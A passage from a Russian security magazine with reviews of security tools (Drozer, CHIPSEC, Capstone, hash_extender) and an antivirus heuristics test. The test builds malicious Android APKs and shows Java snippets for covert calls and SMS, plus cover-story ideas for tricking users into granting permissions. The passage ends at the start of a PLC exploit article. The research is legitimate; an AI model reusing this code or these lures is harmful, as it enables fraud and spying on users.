Drozer состоит из двух компонентов: агента, устанавливаемого на Android-устройство, и сервера, который работает на компьютере и отправляет команды на агент. Полное руководство по использованию: goo.gl/28JdOj.



Автор: Intel
Система: Windows/Linux
URL: https://github.com/chipsec/chipsec



CHIPSEC


Данный фреймворк отлично подойдет для тех, кто любит безопасность на низком уровне, изучает BIOS/UEFI, интересуется чипсетами, платами расширения и в целом форензикой. Все основные части фреймворка написаны на Python, также есть драйверы (написанные уже на языке C) под NT и Linux плюс UEFI native code.

Основная утилита, предоставляемая этим фреймворком, — chipsec_main.py по умолчанию проходит по всем модулям (директории chipsec/source/tool/chipsec/modules) либо опционально с указанием определенного модуля.

Соответственно, во фреймворке есть несколько built-in модулей:

- bios_kbrd_buffer пытается получить BIOS/HDD-пароль через BIOS-буфер клавиатуры;
- bios_ts проверяет BIOS top swap mode, подробнее здесь: goo.gl/gYHMxW;
- bios_wp проверяет механизм HW защиты от записи BIOS;
- smm проверяет SMRAM;
- smrr проверяет конфигурации SMRR для защиты от SMRAM кеш-атак, подробнее здесь: goo.gl/pzeT3q;
- spi_lock проверяет конфигурации SPI Flash controller.

Естественно, поддерживается добавление твоих собственных модулей, написанных на языке Python. Также есть вспомогательная утилита chipsec_util.py с большим набором функционала такого вида, как дампинг SPI, доступ к MMPCI/PCI, доступ к переменным UEFI, запись/чтение MSR. Весь функционал ты можешь изучить здесь: goo.gl/qgrCeJ.



Автор: Nguyen Anh Quynh
Система: Windows, OS X, iOS, Android, Linux, *BSD & Solaris
URL: capstone-engine.org



ФРЕЙМВОРК ДЛЯ ДИЗАССЕМБЛИРОВАНИЯ

Capstone — это легкий мультиплатформенный и мультиархитектурный фреймворк для дизассемблирования. Как говорят сами разработчики: «Наша цель — сделать Capstone бескомпромиссным движком для дизассемблирования, бинарного анализа и задач реверсинга». Этот фреймворк сразу наделал много шума и сформировал вокруг себя сильное сообщество из известных специалистов по безопасности. Во многом это и обуславливает быстрое добавление новых платформ, архитектур и оберток для других различных языков программирования в Capstone. Его уже называют потенциальным конкурентом IDA.

Особенности:

- поддержка аппаратных архитектур: ARM, ARM64 (ARMv8), Mips, PowerPC, Sparc, SystemZ & Intel (details);
- простой архитектуронезависимый API;
- детальное описание инструкций;
- семантический анализ инструкций;
- биндинги для Python, Ruby, C#, Java, GO, OCaml & Vala;
- безопасность потоков заложена в архитектуре;
- специальная поддержка для встраивания в firmware или ядра OS;
- распространяется под лицензией BSD.

Если ты не знаешь, какой движок дизассемблирования использовать в своем проекте, то смело бери Capstone — не пожалеешь.

Библиотека уже используется такими программами, как Frida, ROPgadget, MachOView, Kali Linux, WinAppDbg, Pyew, Radare.

```
HASH EXTENDER
By Ron Bowes
See LICENSE.txt for license info
Usage: ./hash_extender <--data=
 [options]
INPUT OPTIONS
-d --data=
      The original string that w
--data-format=
      The format the string is
      Valid formats: raw, hex, h
--file=
      As an alternative to speci
      as a file
```

Автор: Ron Bowes
Система: Linux/Windows
URL: https://github.com/iagox86/hash_extender



HASH LENGTH EXTENSION

Есть такой классический тип атак — Hash length extension. Уязвимы к ней многие распространенные хеш-алгоритмы, например MD5 и SHA-1. Если точнее, то те, что основываются на структуре Меркла — Дамгарда. Данная атака позволяет сгенерировать корректное хеш-значение для удлиненного исходного сообщения. Точнее, если мы знаем значение хеша от строки (secretkey + data), знаем значение data, но не знаем значение secretkey, то мы все равно можем сгенерировать хеш для изначальной строки и нашей строки. То есть H(secretkey + data + appendata).


Суть атаки заключается в том, что мы можем привести в правильную форму изначальные данные (добавив padding, длину строки, произведя конвертацию), добавить наши данные и как бы «продолжить» хеш-функцию с известной позиции — изначального значения хеша.

Сама атака известна давно, но вот хорошего и универсального инструмента не хватало, так как большинство тулз были заточены под контентные ситуации. С hash_extender мы имеем возможность получить итоговый хеш в пару кликов. Из основных особенностей следует выделить:


- почти все основные хеш-функции — MD4, MD5, RIPEMD-160, SHA, SHA-1, SHA-256, SHA-512, Whirlpool;
- генерацию хешей для диапазона длин секретной строки, что удобно, когда она неизвестна и требуется перебирать возможные значения;
- разнообразнейшие варианты ввода и вывода данных.

ЭВРИСТИЧЕСКИЙ ТЕСТ АНТИМАЛВАРИ ДЛЯ ANDROID

СРАВНИВАЕМ АНТИВИРУСЫ В БОРЬБЕ С НЕИЗВЕСТНЫМ ПРОТИВНИКОМ (СПОЙЛЕР: ПОБЕДИВШИХ НЕТ)



Ирина Чернова
irairache@gmail.com



В позапрошлом номере журнала мы тестировали способность мобильных антивирусов находить на устройстве образцы популярной малвари. Все программы-участники справились с этой задачей на отлично или удовлетворительно. Ну понятное дело, они же их знали ;). В этот раз мы усложним им задачу — предложим обнаружить вирусы, которые отсутствуют в их базах.

ОБ УЧАСТНИКАХ

В нашем эксперименте участвуют пять мобильных антивирусов (те же, что и в прошлый раз). Вот их поименный список с результатами предыдущего теста:



Dr.Web v.9
j.mp/1fMmhal
все пять вирусов обнаружены



Kaspersky Internet Security
j.mp/1foMBN3
все пять вирусов обнаружены



Mobile Security & Antivirus
j.mp/PNJLEM
обнаружены четыре вируса



360 Mobile Security
j.mp/1rJ9mgr
обнаружены четыре вируса



Lookout Mobile Security
j.mp/PNJSjV
обнаружены четыре вируса


Вирусы

Для проведения тестирования нам необходимо было найти или создать самим приложения, которые бы занимались вредоносной деятельностью, но еще не попали в поле зрения антивирусных сканеров. Искать такие образцы в интернете занятие бесполезное — производители мобильной антималвари зорко следят за актуальностью своих баз, и если о вирусе заговорили на форуме или написали статью, то его сигнатуры уже известны всем лидерам рынка антивирусов. Поэтому пришлось немного поднапрячься.

Итак, для теста было создано четыре файла с расширением apk и нежелательным функционалом внутри:

- **StealPlans.apk** — считывает события календаря и отправляет на сервер;
- **SecretsCall.apk** — без согласия пользователя делает звонок на определенный номер;
- **SendSms.apk** — самовольно рассылает SMS. Исходный код зашифрован;
- **BadNews.apk** — сборка из предыдущего теста, подвергнутая процедуре обфускации кода.

А теперь разберем подробнее механизм работы программ, участвующих в тесте.



StealPlans.apk

- При установке запрашивает у пользователя права на доступ к календарю (android.permission.READ_CALENDAR).
- При запуске приложения показывает пользователю текстовое поле.
- Одновременно с этим начинает считывать события календаря на сегодняшний день (с помощью методов класса CalendarContract.Events)
- и построчно отправляет их POST-запросом на сервер к PHP-скрипту (используя объект HttpPost()).

Является ли программа, которая без ведома пользователя сообщает его планы на день неизвестно кому, вредоносной? Однозначно. И написать такой «жучок» элементарно. Заставить жертву при установке программы дать ей необходимые разрешения — тоже задачка без звездочки. Вот несколько идей приложений, от которых требования о доступе к календарю не вызовут подозрений: женский биологический дневник, справочник религиозных праздников, расписание для школьников… полет фантазии бесконечен!

SecretsCall.apk

- При установке запрашивает у пользователя права делать звонки и не сообщать ему об этом (android.permission.CALL_PRIVILEGED).
- При запуске приложения показывает пользователю текстовое поле.
- Без палева начинает звонить на заданный номер:

```
Intent callIntent = new Intent(Intent.ACTION_CALL);
// Ура, телефон Ирины Черновой! — Прим. ред.
callIntent.setData(Uri.parse("tel:7916462833*"));
startActivity(callIntent)
```

В отличие от предыдущей, данная сборка не может быть использована для конструктивной деятельности. Разве что в виде первоапрельской шутки или для создания ботнета «заспамь звонками своего бывшего». Но ее функционала достаточно, чтобы считать ее вредоносной и ждать от антивирусов защиты от подобных сюрпризов.

Для тайных звонков на платные номера, как правило, пишут более сложное приложение (могут быть добавлены: проверка оператора абонента, выполнение звонков в определенное время суток, обработка ошибок, установка лимита времени соединения и прочее). Выпросить у пользователя разрешение CALL_PRIVILEGED можно под видом менеджера контактов или заменителя тембра голоса при разговоре.

SendSms.apk

- При установке запрашивает у пользователя права на рассылку SMS без его согласия (android.permission.SEND_SMS).
- При запуске приложения показывает пользователю текстовое поле.
- В то же самое время посылает несанкционированное сообщение

```
startActivity(new Intent(Intent.ACTION_VIEW, ↵
Uri.parse("sms:791646283**" )));
```

Лично я бы не стала устанавливать приложение, которое просит позволения на самовольную отправку SMS. Но мне не раз приходилось наблюдать, как взрослые адекватные люди, которым не терпелось поскорее попробовать новую игру, не глядя, давали добро на десяток разрешений.

Чтобы усложнить антивирусам задачу, сборка была подвергнута обфускации с помощью JfxStore (https://jfxstore.com/stringer).

BadNews.apk

Вирус BadNews вышел в свет в прошлом году. SMS-троянец. Также умеет отправлять пользователям фальшивые сообщения от Facebook и Google. Сборка из предыдущего теста, обфусцированная JfxStore.

ОБЩИЕ ПРИНЦИПЫ ЭВРИСТИЧЕСКОГО СКАНИРОВАНИЯ

В данном материале мы тестируем способность антивирусов находить «неизвестные науке» вредоносные программы. Каким образом они отличают порядочное приложение от потенциально опасного? Разберемся, как это работает.

Во-первых, происходит декомпиляция APK-сборки в байт-код (не путать с машинным кодом!). Который, в свою очередь, подвергается проверке анализатором. Что делает анализатор? Он пытается найти в байт-коде сигнатуры из своей базы вирусов. Если это уже известная или новая малварь, которая создана бесхитростным человеком, не подошедшим серьезно к задаче обфускации или самогенерации кода, то обнаружение произойдет на этом этапе.

После этого (порядок действий) антивирус имитирует выполнение приложения и анализирует действия, которые оно производит. Если в программу заложены функции, характерные для вирусов (тайное копирование данных пользователя, например), или она содержит самогенерирующийся или зашифрованный код, то она наверняка является вредоносной.

Эвристическое сканирование может просмотреть хорошо зашифровавшийся вирус или беспочвенно обвинить во вредительстве невинное приложение. Производители антималвари постоянно совершенствуют свои технологии, но и вирусописатели тоже не сидят на месте.


Java-байт- код, который сканируется на наличие сигнатур вирусов



Устройство для теста:
Samsung Galaxy Tab 2 7.0 P3100

Версия Android-прошивки:
P3100XXDMC2

ПОРЯДОК ПРОВЕДЕНИЯ ТЕСТА



РЕЗУЛЬТАТЫ ТЕСТА



	StealPlans.apk	SecretsCall.apk	StealLogs.apk	BadNews.apk
Dr.Web v.9	[red]	[red]	[green]	[green]
Kaspersky Internet Security	[red]	[red]	[green]	[green]
Mobile Security & Antivirus (Avast Software)	[red]	[red]	[red]	[green]
360 Mobile Security	[red]	[red]	[red]	[red]
Lookout Mobile Security	[red]	[red]	[red]	[green]

ПОЛЕЗНЫЕ УТИЛИТЫ

В приложении к журналу доступен джентльменский набор для поиска вирусного кода в Android-приложениях:

- **dex2jar** декомпилятор dex-файлов в байт-код Java;
- **apktool** программа для комплексного анализа APK-файлов;
- **jd-gui** декомпилятор байт-кода Java в исходный код.

РАЗМЕР НЕ ИМЕЕТ ЗНАЧЕНИЯ

Кто-то может предположить, что чем больше места на диске занимает антивирус, тем обширнее его база сигнатур и тем он эффективнее. Но это неверно. Лидеры нашего теста требуют ощутимо меньше памяти, чем аутсайдеры (360 Mobile использует сетевую базу сигнатур). Значит ли это, что они «знают» меньше модификаций антивирусов, и за счет чего тогда достигается эффективность?

Как я уже писала в статье про устройство Android-малвари, опубликованной в апрельском номере, 99,9% вирусов являются незначительно модифицированной или немодифицированной копией 0,1% уникальных собратьев, которые, в свою очередь, имеют между собой много общего. Так что хорошая база сигнатур должна быть компактной и не содержать дублирующейся информации.

Также имеет значение архитектура базы. Чем качественнее и талантливее она сделана, тем меньше места занимают данные и быстрее происходит сканирование.

В общем, при выборе антивирусов стоит руководствоваться результатами независимых тестирований (например, наших), а не размером сборки.

ЗАКЛЮЧЕНИЕ

Как видишь, результаты не такие вдохновляющие, как у предыдущего теста. Против программ с уникальным исходным кодом, не имеющих явных признаков вируса, но приносящих при этом вред пользователю, антималварь для Android на настоящий момент практически бессильна. Но от опустошения твоего счета платными эсэмэсками с большой вероятностью защитит, даже если ты стал первым носителем данной модификации вируса. Малвари такого типа развелось столько, что написать уникальный код для рассылки сообщений довольно сложно. И если ты заглянешь в апрельский номер, то увидишь, что массовые и известные угрозы они легко находят и обезвреживают. А что касается эвристики, то остается надеяться, что никто не станет писать под тебя персональный вирус или испытывать на твоем устройстве новое оружие массового заражения.



List_84@flickr.com

StuxNet своими руками

ПИШЕМ ЭКСПЛОЙТ ДЛЯ ПРОМЫШЛЕННОЙ АВТОМАТИКИ

Все началось с того, что в наши руки попал ПЛК Delta DVP-14SS211R. И завертелось... Ну а что делать хакеру с программируемым логическим контроллером? Ясное дело, исследовать и попробовать написать эксплойт. В одном из прошлых номеров мы рассказывали про уязвимости программируемых логических контроллеров, которые очень широко применяются в системах автоматизации производственных процессов, и про самый известный троян для такого рода систем — StuxNet. Сегодня мы продолжим исследовать эту тему и попытаемся написать небольшой эксплойт, с помощью которого можно вмешаться в производственный процесс, находящийся под управлением логического контроллера.



Евгений Дроботун
drobotun@xakep.ru

ГОТОВИМ ИСПЫТАТЕЛЬНЫЙ ПОЛИГОН

Сразу оговорюсь, что уязвимости, рассматриваемые в статье, характерны практически для всех типов ПЛК, а не только для ПЛК Delta DVP-14SS211R, который мы будем исследовать. И это не огрехи какого-то конкретного производителя, а своего рода фундаментальная проблема — наследие того времени, когда на первый план выходила простота реализации и экономическая целесообразность, а вовсе не информационная безопасность и угроза несанкционированного вмешательства.

Итак, для начала смоделируем маленькую SCADA-систему из одного ПЛК и нескольких рабочих мест. Наша «производственная линия» будет состоять из двух емкостей, охлаждающей колонны, насоса и задвижки. Задача линии — перекачивать жидкость из одной емкости в другую через охлаждающую колонну.

Для управления всем этим хозяйством назначим двух операторов (один включает и выключает насос, другой открывает или закрывает задвижку) и одного директора (о, я буду директором. — Прим. ред.), который наблюдает за всеми действиями системы. Каждому из этих лиц оборудуем по одному АРМ. Саму SCADA-систему для каждого АРМ мы напишем в среде Trace Mode шестой версии (была выбрана потому, что бесплатно доступна в базовой версии и не нуждается в дополнительных исполняемых модулях для отладочного пуска и проверки системы). Подробности написания самой SCADA мы опустим, ибо на это нужно достаточно много места в журнале, которое, как обычно, на вес золота, да и основная цель исследования вовсе не разработка и написание SCADA-систем.

Помимо создания самой SCADA, еще необходимо написать программу для ПЛК. У нас имеются два исполнительных устройства (насос и задвижка), соответственно, на ПЛК мы задействуем два выхода Y0 и Y1 (выходы на всех ПЛК, как правило, обозначаются буквой Y, и каждый выход имеет свой номер). На выход Y0 мы повесим насос, а на выход Y1 — задвижку. Выход Y0 управляется внутренними реле контроллера M0 (включение) и M1 (выключение), а выход Y1 — реле M2 (включение) и M3 (выключение). На языке IL (список инструкций) это выглядит таким образом:

```
000000 LD M0
000001 OR Y0
000002 ANI M1
000003 OUT Y0
000004 LD M2
000005 OR Y1
000006 ANI M1
000007 OUT Y1
000008 END
```




Рис. 1. Схема смоделированной «производственной линии»







Рис. 2. Низший уровень управления нашей «производственной линии» (ПЛК, блок питания и преобразователь интерфейса)





На АРМ оператора задвижки имеются две кнопки (для открывания и закрывания задвижки) и сигнальный индикатор, на АРМ оператора насоса также две кнопки (для пуска и останова насоса) и сигнальный индикатор. На АРМ директора выведены и кнопки управления задвижкой, и кнопки управления насосом, а также оба индикатора. Кнопки управления насосом связаны с внутренними реле ПЛК M0 и M1 (M0 — «Пуск», M1 — «Стоп»), сигнальный индикатор включения насоса связан с выходом Y1. Кнопки управления задвижкой связаны с внутренними реле ПЛК M2 и M3 (M2 — «Открыть», M3 — «Закрыть»), сигнальный индикатор задвижки связан с выходом Y1 (все эти связи прописываются в SCADA при ее проектировании).

Все три АРМ и ПЛК соединены в сеть. ПЛК Delta DVP-14SS211R несет на борту только интерфейсы RS-232 и RS-485 (о них можешь прочитать на врезке) и не имеет возможности прямого включения в Ethernet-сеть. Поэтому пришлось задействовать дополнительный девайс под названием IFD-9507 — преобразователь интерфейсов из RS-485 в Ethernet. Помимо трех АРМ обслуживающего персонала, предусмотрим одно технологическое рабочее место, на котором установлен софт для программирования ПЛК (в нашем случае это WPLSoft, одна из программ, специально обученных для работы с ПЛК Delta). Это место в штатном режиме функционирования SCADA-системы не задействовано и служит для обновления прошивки ПЛК.





MODBUS

Открытый коммуникационный протокол, широко применяющийся в промышленности для организации связи между различными электронными устройствами. Основан на архитектуре «клиент — сервер».

Для передачи данных может использовать последовательные линии связи RS-232 и RS-485, а также сеть Ethernet с применением протокола TCP/IP. Впервые был предложен компанией Modicon для использования в ее контроллерах.

В настоящее время подавляющее большинство производителей элементов промышленной автоматики реализуют этот протокол в своих изделиях.





ИЩЕМ УЯЗВИМОСТИ

